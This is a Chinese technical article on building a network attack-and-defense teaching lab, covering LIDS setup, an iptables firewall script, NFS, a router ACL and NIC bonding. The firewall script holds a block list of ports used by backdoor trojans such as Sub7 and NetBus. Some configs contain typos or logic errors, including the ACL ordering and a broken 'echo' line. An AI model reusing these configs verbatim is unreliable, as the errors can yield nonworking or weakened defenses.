整个结构从访问实验室请求进行系统流程分析设计。当用户访问实验室，首先通过入侵检测网关，如果访问数据数据异常(比如端口扫描行为等)，则LIDS作出智能判决，防止此类数据的恣意行为。随后，数据进入包过滤检测机制，监测访问实验室内数据内容并与予通过，通过用户身份验证，获得用户所拥有的空间(此空间可想象成为一个现实生活中的私有个人天地)。由此，用户可通过路由器的访问控制列表，从文件共享服务器获得必要的知识文献和操作工具对实验网络中的设备系统进行实际的实验工作，而这些工作的流程则由一种跟踪机制来记录用户在实验室活动的情况和研究学习状态。在整个实验室网络之中，放置网络数据嗅探系统，实现对整个实验室结构的动态监控，以了解实验室所发生的电子实验的正常情况和某些非法的“喧闹”。

测试基于网络的攻击至少需要一种有真实生命感知的网络类型，即实验室本身的构架是一种真实物理环境所构建，这样做虽然会以极大的资金来配置必须的设备，然而高效的设备所构建的网络环境将是实验室平台建设基础结构，如果基础结构本身就存在脆弱性，那么实验室的建设的在如何辉煌，最终将是蹩足的应用使用和尴尬的运行保障。因此本设计采用庞大的硬件设备支撑整个平台，其网络框架结构如图39示。



大型网络安全实验室安全拓扑图

图39

网络实验室本身性质决定网络内数据流动性是非常频繁而密集的，因此百兆以太网结构将是非常不错的网络选型。使用集线器代替交换机则是考虑到使会话劫持和嗅探操作的实验更为便利。

网络实验室系统组装

本实验室中具体采用的操作系统和设备装置如下所述(应用程序将会让攻击实验室具有系统类型的各异性和健壮性)。

根据网络拓扑图：

工作站1-4号机预装Windows 2000 Professional。

工作站1-4号机安装Vmware workstation。

在基于ultra sparc体系结构安装Solaris 2.6，7和8。

Solaris 8 for host “jumpstart”.

Red Hat Linux 7.1 for host “gsx”

Vmware GSX server for host “gsx”

Red Hat Linux 7.1 for hosts “accounts” and “files”

LOOK 注意

1、对工作站1-4号机使用ghost等类似刻隆软件进行系统映像刻隆，并在分离的分区存储刻隆的映像文件。

2、在Win2k主机系统上至少安装一个Linux虚拟主机将扩

充重新安装的能力。

3、使用jumpstart服务器迅速恢复其他Ultras主机的不同版本的Solaris系统。

4、Vmware GSX服务器允许存储12个预配置基于Intel芯片，含有不同补丁的操作系统，这些系统可以按需经过Web接口进行访问。平均每个CPU可以运行四个操作系统。

其他可选设备

1、多路视频输入的投影仪，用于网络实验室进行具体实地教学。

2、标准网络机架用于承载设备，减少占地空间需要。

3、UPS设备维持电源。

4、避雷设备以避免电击造成设备损坏。

实验室安全设计

为保证实验室的可靠稳定运作，必须提供相关安全机制保障各类实验活动的顺利实施。而攻击实验室环境内的活动性质本身决定了安全措施是一个明显需要考虑的地方。安全设计将根据网络ISO结构进行分层安全设计，主要包括物理层安全、逻辑访问控制、网络安全和应用程序安全性。

一、物理层安全性

攻击实验室的安全性措施应该确保其机器和设备不能与其他应用／办公设备混杂互联。物理层安全措施应该包括：放置位置、连接线缆和注释标签。

放置位置：在攻击实验室中重要的主机系统应该和其他通用的实验用机器分离放置于不同的机柜中。而放置重要主机系统的机柜中应存放如下系统设备：

帐号管理服务器，一个Linux服务器，提供用户认证和安全Web浏览文件共享服务器，使用Linux作为服务器，使用NFS和SMB协议提供用户和项目文件的存放地点。其中存放知识库和工具仓库，便于授权用户获取。

防火墙，一个Linux的Netfilter服务器，限制用户访问的数据类型。

网络枢纽，路由器提供对攻击实验室的访问文件共享服务器的ACL列表限制。

连接线缆：所有攻击实验室的连接线缆最好使用同一种颜色(比如粉红)以便和其他线缆区分。这种颜色的线缆只用于攻击室专用，并且这种颜色必须非常醒目，以便于分辨确认。

注释标签：在攻击室的所有机器和设备应该清楚的帖明标签。而这些标签应该在集线器、路由器，计算机和显示器上帖放。标签的放置位置应该醒目，而标签本身应该颜色醒目，这样可以使我们能迅速验明攻击实验室的每一个设备。至于标签内容则是维系着实验室网络设备的身份说明，如下例子是一个非常优秀的范例：

“此系统仅授权使用于攻击实验室内，在实验室范围内对此系统进行操作前必须得到信任授权。用户对网络线缆、基线器和其他设备是严厉禁止的”。

二、逻辑访问控制

攻击实验室逻辑访问控制应该能阻止非授权用户和网络请求对攻击实验室关键性资源的访问。逻辑访问包括：用户认证机制、超级管理员密码安全措施、文件服务器共享数据访问限制和分布式管理。

超级管理员密码安全措施：对于实验室中承担关键服务应用的主机和设备系统(用户帐户管理服务器、防火墙、路由器等设备就属于攻防实验室核心级别的系统)只能掌握在几个实验室管理员手中，而实验室管理员必须是对实际设备进行管理的相关人员，任何远程管理工具将禁止使用。而一般用户不能获得这种特殊权利，更无法从管理员处获得这样的密码。管理员密码强度和硬度必须足够，比如：它们必须包含最少8个数字／字母组合的字串和多个特殊字符串(‘@’,’%’等都属于特殊字符串)。——文件服务器共享数据访问限制：文件服务器中的文件允许通过SMB或NFS方式进行连接访问。这种连接请求只能限制于特定的网络和用户所发出的请求。而这种连接访问不能广播到实验室外其他不相关联的网络中。

分布式管理权限设置：对于网络攻防实验室中关键服务设备和主机系统应该设备分离的管理权限组，单个管理组之间并无相关联系，比如管理路由器的管理员不具备管理帐户管理服务器的特权，这样做的好处便是：任何单一管理组不能任意闭锁和禁用实验室内所有关键服务器上安全设置。

三、网络层安全

攻击实验室网络安全措施必须能阻止来自外部的网络的非常访问和异常数据流。这里所表述的安全性包括：入侵检测机制、路由访问列表、防火墙过滤机制和网络数据检测机制。

入侵检测机制：在对进入实验室网络访问请求和操作活动的各种数据进行动态控制和监测，建立LIDS系统实现实验室“关口”检查，实现纵深防御的表层防御。

路由访问列表(ACL)：核心路由器是整个网络实验室拓扑结构的数据交换枢纽，使用访问列表可以有效防止对不希望被访问的帐户和文件被非法访问。任何实验操作活动都通过ACL进行设备访问限制，有效提高网络安全访问的隔离度和策略机制。

防火墙过滤机制：对访问请求的数据包进行分离检查，阻断诸如DDOS、SYN FLOOD等恶性干扰实验室正常运行的攻击行为，有效提高整个实验室的安全程度。并提高访问实验室和进行实验操作的必要协议（诸如sftp、ssh、http/https等协议，使用户可以使用网络实验室的空间进行实验操作）。

网络数据检测机制：使用诸如Tcpdump等嗅探工具对以集线器够成网络进行动态实验室网络数据监控，当数据不匹配所预定义的数据标准操作模式将触发一个对实验室环境接入关口关闭的动作，并发送相关警告信息给实验室管理员。

四、应用层安全

攻击实验室的应用程序安全措施必须提供实验用户所在实验环境所拥有的实验活动操作权限，即提供相应的安全措施对用户所进行实验内容进行最小限制，保证用户不能越权处理高层的实验活动。应用程序安全包括：非交互式用户访问、不可执行命令的用户空间、提供实验服务的实验地点、安全的Web浏览访问和操作系统的维护。

非交互式用户访问：有帐户的用户允许使用SSH连接登录至服务器帐户空间。然而用户在进行任何实验操作前，需要使用sftp/ftp方式从软件仓库下载必要的实验工具，并能从实验KB下载实验教程。然而使用这种方式势必启用ftp服务器，增加管理难度，因此根据登录用户认证，授权相应角色于文件服务器的不同目录是解决管理繁杂的简单方法。

不可执行命令的用户空间：用户拥有自己的存放空间以放置自己学习心得，实验材料和相关常用工具，因此限制用户空间的执行权显的尤为重要(试想当用户在自己的空间内拥有执

行权，那么提供用户空间的服务器将能让用户恣意执行任意文件，如果服务器本身存在一个可权限提升的漏洞，那么这种危害对整个实验室将起到颠覆的作用）。在Linux中使用挂载只读分区的方式可以轻松实现这种限制要求。


提供实验服务的实验地点：实验室所提供的所有实验服务对用户来说都是可访问的。用户帐户提供普通用户登录实验所进入各自的实验空间、而SSH协议用于实验室内部关键服务器的管理操作，必须分离普通实验操作的帐户和操作管理的帐号。文件共享使用smb和nfs协议对整个攻击实验室提供工具选用访问。Gsx在整个攻击实验室中提供匿名FTP访问和局部DNS解析的作用。帐户管理服务器用于认证外部请求认证，文件共享服务器需要不断从Internet更新工具软件和KB的容量，因此不能使用攻击实验室中的DNS进行解析。

安全的Web浏览访问：安全的浏览Web一般使用https协议，然而用户登录的帐户空间只能给出命令行方式的命令特权集空间(Shell的意译解释)。因此实现安全的Web浏览访问使用文本方式的lynx方式进行解决(也可以使用远程终端终端访问Xserver的方式进行界面操作，然而这将随着网络实验用户的增加而耗费巨大的网络有限带宽资源)。也可配置相对应的Web服务器提供用户进行远程KB库的访问，实现对实验教程的便利阅读和下载保存。

五、负载均衡处理

整个网络中的数据业务量分布是不平衡的，核心高、边缘低，关键业务应用处理高、一般信息数据访问低，然而考虑到网络信息交互的日益增加，对高带宽应用需求不断增大（例如Web访问、文档传输及内部网连接），提供信息交互服务的数据接口将产生瓶颈问题，瓶颈延长了实验用户应用请求的响应时间。并且网络本身并没有针对服务器的保护措施，硬件故障或线路故障将导致服务器与网络断开，无法提供正常服务。

解决瓶颈问题采用的对策是提高服务器链路的容量，使其超出目前的需求。例如可以由快速以太网升级到千兆以太网。然而对于目前网络应用，当需求远远达不到带宽应用的四分之一，建设高容量带宽将浪费资金、硬件设备和有效资源。在这种情况下，使用链路聚合技术可以消除传输链路上的瓶颈与不安全因素，提供成本低廉、灵活扩展的解决方式。



链路聚合原理
图40

链路聚合技术，将多个线路的传输容量融合成单一的逻辑连接，使交换机之间和交换机与服务器之间的链路带宽有非常好的伸缩性，比如可以把2个、3个、4个百兆的链路绑定在一起，使链路的带宽成倍增长。同时，链路聚合技术可以实现不同端口的负载均衡，同时也能够互为备份，保证链路的冗余性。

针对目前网络平台的设计结构，堡垒主机以及关键业务处理服务器采用同一块接口卡的多个端口映射到相同的IP地址实现链路聚合，负载均衡本地的以太网流量、提供链路故障冗余备份并成倍增加服务器提供的服务带宽。链路聚合原理图如图40。

目前市面上的产品有intel和dlink的多端口网卡支持链路聚合技术，同时采用RedHat公司提供的Channel Bonding技术能方便快捷实现动态链路备份功能，提高整体网络的稳定性。

具体配置步骤

一、LIDS入侵侦测系统建立

由于Linux系统本身的代码开放性，其系统漏洞是很容易被挖掘和利用的。而根据日常经验，所有系统漏洞补丁总滞后漏洞利用代码的出现，导致文件系统、进程空间和管理控制不能受到保护，一旦黑客入侵成功，可能掌握整个操作系统，造成巨大危害，因此使用强大的LIDS(Linux Intrusion Detect System)系统是解决此类问题的有效办法。

Linux入侵侦察系统是Linux内核补丁和系统管理工具，它在内核中实现参考监听模式以及Mandatory Access Control（命令进入控制）模式，加强内核的安全性。起用LIDS系统后，可以对文件读／写／执行、系统／网络管理操作、用户特权操作，对raw device、mem和 I/O 读写操作进行禁止，甚至可以禁止ROOT一起操作。LIDS系统采用并扩展系统的功能，对整个系统上绑定控制设置，并在内核中添加网络和文件系统的安全特性，从而加强了安全性。可以根据安全环境要求在线调整安全保护、隐藏敏感进程、通过网络接受安全警告等等特殊功能。

LIDS系统保护设计：

（1）保护硬盘上任何类型的重要文件和目录，任何人包括ROOT都无法改变；保护重要进程不被终止；防止非法程序的RAW IO操作、保护硬盘，包括MBR保护；保护系统中的敏感文件，防止未被授权者(包括ROOT)和未被授权的程序进入。

(2)当发现扫描行为，LIDS能侦察到并报告系统管理员，同时LIDS也可以检测到系统上任何违法规则的进程。

(3)当登录系统维护操作违反预定义规则，LIDS会将非法的运作细节记录到受LIDS保护的系统log文件中，并将log信息传到你的信箱中，并马上关闭与用户的对话。

通过LIDS系统增强系统安全属性，提供系统入侵预防能力，保证整个网络平台的安全可靠。

LDIS安装步骤

1、从附带光盘或www.lids.org网站下载LIDS软件包。

lids-a.b.c-x.y.z.tar.gz中x.y.z代表linux内核所属于版本(可用uname获得对应内核版本号)

2、解压软件后使用LIDS包附带的内核补丁为对应内核打补丁(以redhat7.2为例)：

```
cd /usr/src/linux
patch -p1< /path/to/LIDS-patch/lids-a.b.c-x.y.z.patch
```

3、使用make menucnfig或make xconfig重新编译内核，并选择内核配置如下的选项

Code maturity level options ---[*] Prompt for development and/or incomplete code/drivers

General Setup ---

[*] Sysctl support

（注：需要启用CONFIG_EXERIMENTAL以使用LIDS所有功能。）

make dep；make clean；make bzimage

此刻不要安装新内核并重新启动机器，因为此刻新内核还无法正常工作。

4、到LIDS解压目录编译／安装源文件

```
./configure
make
make install
```

5、预配置LDIS系统

5.1 产生一个LIDS管理密码

lidsconf -P //输入两次密码，确定管理密码

5.2 编辑/etc/lids/lids.cap启用和闭锁想使用的LIDS的系统入侵监测特性。

5.3 编辑/etc/lids/lids.net定义LIDS网络参数，以便LIDS能使用EMAIL进行入侵警告通知。(当然，这需要内核支持CONFIG_LIDS_SA_THROUTH_NET选项)

5.4 使用ldisconf命令配置基本的规则集(参阅LIDS-FAQ可以获得规则集设置的具体方法)。使用-h参数可以获得命令帮助。

5.5 修改启动脚本以封装新编译的内核。

lidsadm -I

6、安装新内核，并在/etc/lilo.conf添加相应项目，使得支持LIDS和不支持LIDS的内核都可启动系统。

7、重新启动系统，如果发生错误，可以在引导提示符输入：lids=0以锁闭LIDS支持系统。

8、使用方式简介

8.1 增加一个只读文件

lidsadm -A -r /etc/lilo.conf

8.2 增加一个只读目录

lidsadm -A -r /sbin/

8.3 删除对文件的保护措施

lidsadm -A -z /sbin/ignore

8.4 改变lids安全模式

lidsadm -S -- -LIDS

8.5 列表保护的文件系统

lidsadm -L

三、包过滤防火墙设置

本防火墙采用Linux所使用Netfilter强大框架结构实施数据过滤。以下配置策略是包过滤示范和NAT访问的实现，有兴趣读者可根据自身要求扩展

```
#关闭IP欺骗攻击
echo 2 > /proc/sys/net/ipv4/conf/all/rp_filter

#忽略ICMP广播PING
echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

#启用数据转发
echo 1 >/proc/sys/net/ipv4/ip_forward

#阻止源路由
echo 0 >/proc/sys/net/ipv4/conf/all/accept_source_route
#关闭时间戳
echo 0 > /proc/sys/net/ipv4/tcp_timestamps

#使能SYN Cookies
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

#闭锁重定向
echo 0 >/proc/sys/net/ipv4/conf/all/accept_redirects

#启用错误信息保护机制
cho 1 > /proc/sys/net/ipv4/
icmp_ignore_bogus_error_responses

#允许动态IP地址
echo "1" > /proc/sys/net/ipv4/ip_dynaddr

#记录数据包中非常访问地址
echo 1 >/proc/sys/net/ipv4/conf/all/log_martians

#设置本地端口访问
echo "32768 61000" >/proc/sys/net/ipv4/ip_local_port_range

#减少时延以减轻DDOS攻击造成的损害
echo 30 > /proc/sys/net/ipv4/tcp_fin_timeout
echo 1800 > /proc/sys/net/ipv4/tcp_keepalive_time
echo 1 > /proc/sys/net/ipv4/tcp_window_scaling
echo 0 > /proc/sys/net/ipv4/tcp_sack
echo 1280 > /proc/sys/net/ipv4/tcp_max_syn_backlog

#丢弃不合法数据包
IPTABLES -A INPUT -m state --state INVALID -j DROP
IPTABLES -A FORWARD -m state --state INVALID -j
DROP

# 允许内部接口所有连接请求
IPTABLES -A INPUT -i lo -j ACCEPT

#允许IPSEC隧道数据
IPTABLES -A INPUT -p 50 -j ACCEPT
#允许密钥协商
#IPTABLES -A INPUT -p udp --dport 500 -j ACCEPT

##ICMP
#不能PING内部机器
IPTABLES -A FORWARD -p icmp --icmp-type echo-
request -o {内往借口} -j REJECT
#PING泛洪攻击保护
IPTABLES -A INPUT -p icmp --icmp-type echo-re-
quest -m limit --limit 1/s -j ACCEPT
IPTABLES -A INPUT -p icmp --icmp-type echo-re-
quest -j DROP
##允许建立连接
IPTABLES -A INPUT -m state --state ESTABLISHED,
RELATED -j ACCEPT

#不转发任何SMB协议流
IPTABLES -A FORWARD -o {外网接口} -p tcp --dport
137 -j REJECT
IPTABLES -A FORWARD -o {外网接口} -p tcp --dport
138 -j REJECT
IPTABLES -A FORWARD -o {外网接口} -p tcp --dport
139 -j REJECT
IPTABLES -A FORWARD -o {外网接口} -p udp --dport
137 -j REJECT
IPTABLES -A FORWARD -o {外网接口} -p udp --dport
138 -j REJECT
IPTABLES -A FORWARD -o {外网接口} -p udp --dport
139 -j REJECT

IPTABLES -A INPUT -i {外网接口} -p udp --dport 137
-j REJECT
```

```
#允许数据转发
IPTABLES -A FORWARD -o {外网接口} -i {内网接口} -j ACCEPT

#允许对实验室进行访问
IPTABLES -A FORWARD -i {外网接口} -m state --state ESTABLISHED,RELATED -j ACCEPT

#FTP数据包访问
IPTABLES -A INPUT -p tcp --dport 20 -j ACCEPT
# ftp
IPTABLES -A INPUT -p tcp --dport 21 -j ACCEPT
# ssh 访问
IPTABLES -A INPUT -p tcp --dport 22 -j ACCEPT
#telnet访问
IPTABLES -A INPUT -p tcp --dport 23 -j ACCEPT

# DNS 访问
IPTABLES -A INPUT -p tcp --dport 53 -j ACCEPT
IPTABLES -A INPUT -p udp --dport 53 -j ACCEPT
# http 访问
IPTABLES -A INPUT -p tcp --dport 80 -j ACCEPT
# https访问
IPTABLES -A INPUT -p tcp --dport 443 -j ACCEPT

#网络访问NAT实现

#发送WEB访问请求，以浏览实验室内部网络共享服务器
IPTABLES -A PREROUTING -t nat -i {外网接口} -p tcp -d $MYADDR --dport 80 \
        -j DNAT --to {内网文件共享服务器}:80

iptables -A POSTROUTING -o eth0 -s {内网文件共享服务器} -j SNAT --to {外网接口}
IPTABLES -A FORWARD -i {外网接口} -p tcp -d {内外文件共享服务器} --dport 80 -j ACCEPT
##其他端口应该被断开，并记录这些端口访问的日志
IPTABLES -A INPUT -p tcp --dport 1433 -m limit -j LOG \
        --log-prefix "Firewalled packet: MSSQL "
IPTABLES -A INPUT -p tcp --dport 1433 -j DROP
IPTABLES -A INPUT -p tcp --dport 6670 -m limit -j LOG \
        --log-prefix "Firewalled packet: Deepthrt "
IPTABLES -A INPUT -p tcp --dport 6670 -j DROP
IPTABLES -A INPUT -p tcp --dport 6711 -m limit -j LOG \
        --log-prefix "Firewalled packet: Sub7 "
IPTABLES -A INPUT -p tcp --dport 6711 -j DROP
IPTABLES -A INPUT -p tcp --dport 6712 -m limit -j LOG \
        --log-prefix "Firewalled packet: Sub7 "
IPTABLES -A INPUT -p tcp --dport 6712 -j DROP
IPTABLES -A INPUT -p tcp --dport 6713 -m limit -j LOG \
        --log-prefix "Firewalled packet: Sub7
IPTABLES -A INPUT -p tcp --dport 6713 -j DROP

IPTABLES -A INPUT -p tcp --dport 12345 -m limit -j LOG \
        --log-prefix "Firewalled packet: Netbus "
IPTABLES -A INPUT -p tcp --dport 12345 -j DROP
IPTABLES -A INPUT -p tcp --dport 12346 -m limit -j LOG \
        --log-prefix "Firewalled packet: Netbus "
IPTABLES -A INPUT -p tcp --dport 12346 -j DROP
IPTABLES -A INPUT -p tcp --dport 20034 -m limit -j LOG \
        --log-prefix "Firewalled packet: Netbus "
IPTABLES -A INPUT -p tcp --dport 20034 -j DROP
IPTABLES -A INPUT -p tcp --dport 31337 -m limit -j LOG \
        --log-prefix "Firewalled packet: BO "
IPTABLES -A INPUT -p tcp --dport 31337 -j DROP
IPTABLES -A INPUT -p tcp --dport 6000 -m limit -j LOG \
        --log-prefix "Firewalled packet: XWin "
IPTABLES -A INPUT -p tcp --dport 6000 -j DROP
```

三、安全帐户管理

用户帐户管理服务设计需要使用数据库和相关资源实现，这里使用linux服务器本身的帐户管理机制就能轻松实现这种需求，然而这种设计对实验室未来发展将起到阻碍作用，因此在实际建设中推荐设计用户认证管理接口，实现实验室的统一认证接口。路由访问控制列表及共享文件服务器设置

文件共享服务器NFS文件共享实例

```
/etc/exports
/home            192.168.0.0/255.255.0.0(rw) \
                 172.16.2.1(rw,no_root_squash)
```

路由访问配置实例

```
service password-encryption
!
hostname "ACL-control"
!
enable password <deleted>
!
interface Ethernet0/0
 ip address 172.16.1.254 255.255.255.0
 ip access-group 100 out
 no cdp enable
!
interface Ethernet0/1
 ip address 192.168.1.254 255.255.255.0
 no cdp enable
!
access-list 100 deny ip any any
access-list 100 allow ip any 172.16.1.0 0.255.255.255
ip route 0.0.0.0 0.0.0.0 192.168.1.254
!
```

这里的ACL设置是非常简单的，如果需要提供文件服务器的权限访问，可以通过设置不同实验用机所需求的访问协议不同，进行细节划分，以区别不同应用类型的访问请求。

帐户管理控制实例

```
# /etc/passwd 文件中 baileydl 用户只有 FTP 执行权限
```

```
root:x:0:0:root:/root:/bin/bash
baileydl:x:27262:100::/home/baileydl:/usr/bin/ftp
browser:x:11111:100::/home/browser:/bin/browser
```

非可执行用户空间实例

```
文件共享服务器中 /etc/fstab设置如下：
/dev/hda5 /home ext2 defaults,noexec,nosuid 1 2
帐户管理服务器中 /etc/fstab设置如下：
172.16.1.100:/home /home nfs rsize=8192,wsize=8192,
timeo=14,intr,noexec,nosuid 0 0
```

四、网络数据监测

网络数据监测器的软件可以选自随机光盘所附带的tcpdump软件包。在安装tcpdump之前，需要预先安装libcap驱动包。解压进入tcdump目录后，运行make变可编译完成安装。

```
cp tcpdump-3.6.2.tar.gz /usr/local/src/
cd /usr/local/src/
tar xzvf tcpdump-3.6.2.tar.gz
cd tcpdump-3.6.2
./configure
make
make install
```

Tcpdump的过滤表达式中有如下几种类型的过滤数据包关键字：

1、型别字用于指定主机、网络或端口，包括host、net和port三个关键字。例如，可以用“host 192.168.1.1”来标明监听的主机；用“net 192.160.0.0”来标明监听的网络；用“port 23”来标明监听的端口。


2、方向字用于指定截获的方向，包括dst、src、dst or src、dst and src四个关键字。例如，可以用src 202.198.187.1来指明截获的数据包中的源主机地址；用“dst net 202.198.187.0”来指明截获的数据包中的目标网络地址。

3、协议关键字指定要截获的数据包所属的协议，包括ether、ip、、arp、tcp和udp等关键字。

如果没有在表达式中指明协议，则Tcpdump会截获所有协议的数据包。

(附注：关于具体配置实现可参阅tcpdump的man手册，这里不作赘述。)

五、负载均衡实现



链路聚合设计框图

图41

采用Redhat的Channel bonding技术可以绑定多个网卡形成一个通道，我们可以把这个通道称为通道绑定借口。它能使两个或多个网卡同步工作，并且收发数据，增加带宽并提供故障冗余。设计框架图如图41。

1、在/etc/sysconfig/network-scripts/目录中创建ifcfg-bond<N>的文件，这里<N>所代表的含义是网卡接口，这里只设置一个文件，所以文件名为：ifcfg-bond0

```
---------------ifcfg-bond0---------------
DEVICE=bond0
BOOTPROTO=none
ONBOOT=yes
NETWORK=10.0.1.0
NETMASK=255.255.255.0
IPADDR=10.0.1.27
USERCTL=no
---------------ifcfg-bond0 end-----------
```

2、加入实际物理网卡

```
--------------ifcfg-eth<N>---------------
DEVICE=eth<N>
BOOTPROTO=none
ONBOOT=yes
MASTER=bond0
SLAVE=yes
USERCTL=no
--------------ifcfg-eth<N>---------------
```

3、编辑module.conf，使内核模块能装载

alias bond0 bonding

4、安装通道绑定接口

```
/sbin/insmod bond0 <parm=value>
参数意义：
mode=：指定一种绑定策略
```

0：轮循策略的负载均衡机制，数据收发从第一块可用的物理网卡开始循环每一个通道内网卡。

1：为故障冗余提供动态备份策略。数据收发只在第一块可用的物理网卡内进行，只有当第一块网卡发生故障，其余的一块网卡才开始负担任务。

2：设置异或策略提供故障冗余和负载均衡。使用此模式，接口将匹配进入请求的物理MAC地址。当连接建立后，数据将依次从第一块可用网卡开始发送。

3：设置发送数据轮循故障冗余和负载均衡。数据在可用的第一块网卡依次发送数据。

miimon=：指定MII链路监控出现的时间间隔。对于验证网卡是否处于活动状态使用MII是非常有用的。判别网卡是否支持MII工具，使用下列命令：

ethtool <interface-name> | grep "Link detected:"

如果网卡支持MII工具查询，则返回Link detected:yes的回返信息。

默认设置为100是一个较好的数字特征。

downdelay=：以微秒级指定链路发生故障多久关闭链路。默认关闭这设置。

updelay=：与downdelay相反，在启用链路前等待多久时间。默认值为0。

arp_interval=：指定ARP监控多久发生一次(微秒级单位)假如使用mode=0或mode=2，网络交换机必须配置以在整

个通道内网卡上均匀分布数据包的发收。默认值为0。

arp_ip_target=：当arp_interval参数启用后，指定目标IP地址的ARP请求。最大可支持16个IP地址，每个地址之间使用逗号间隔。

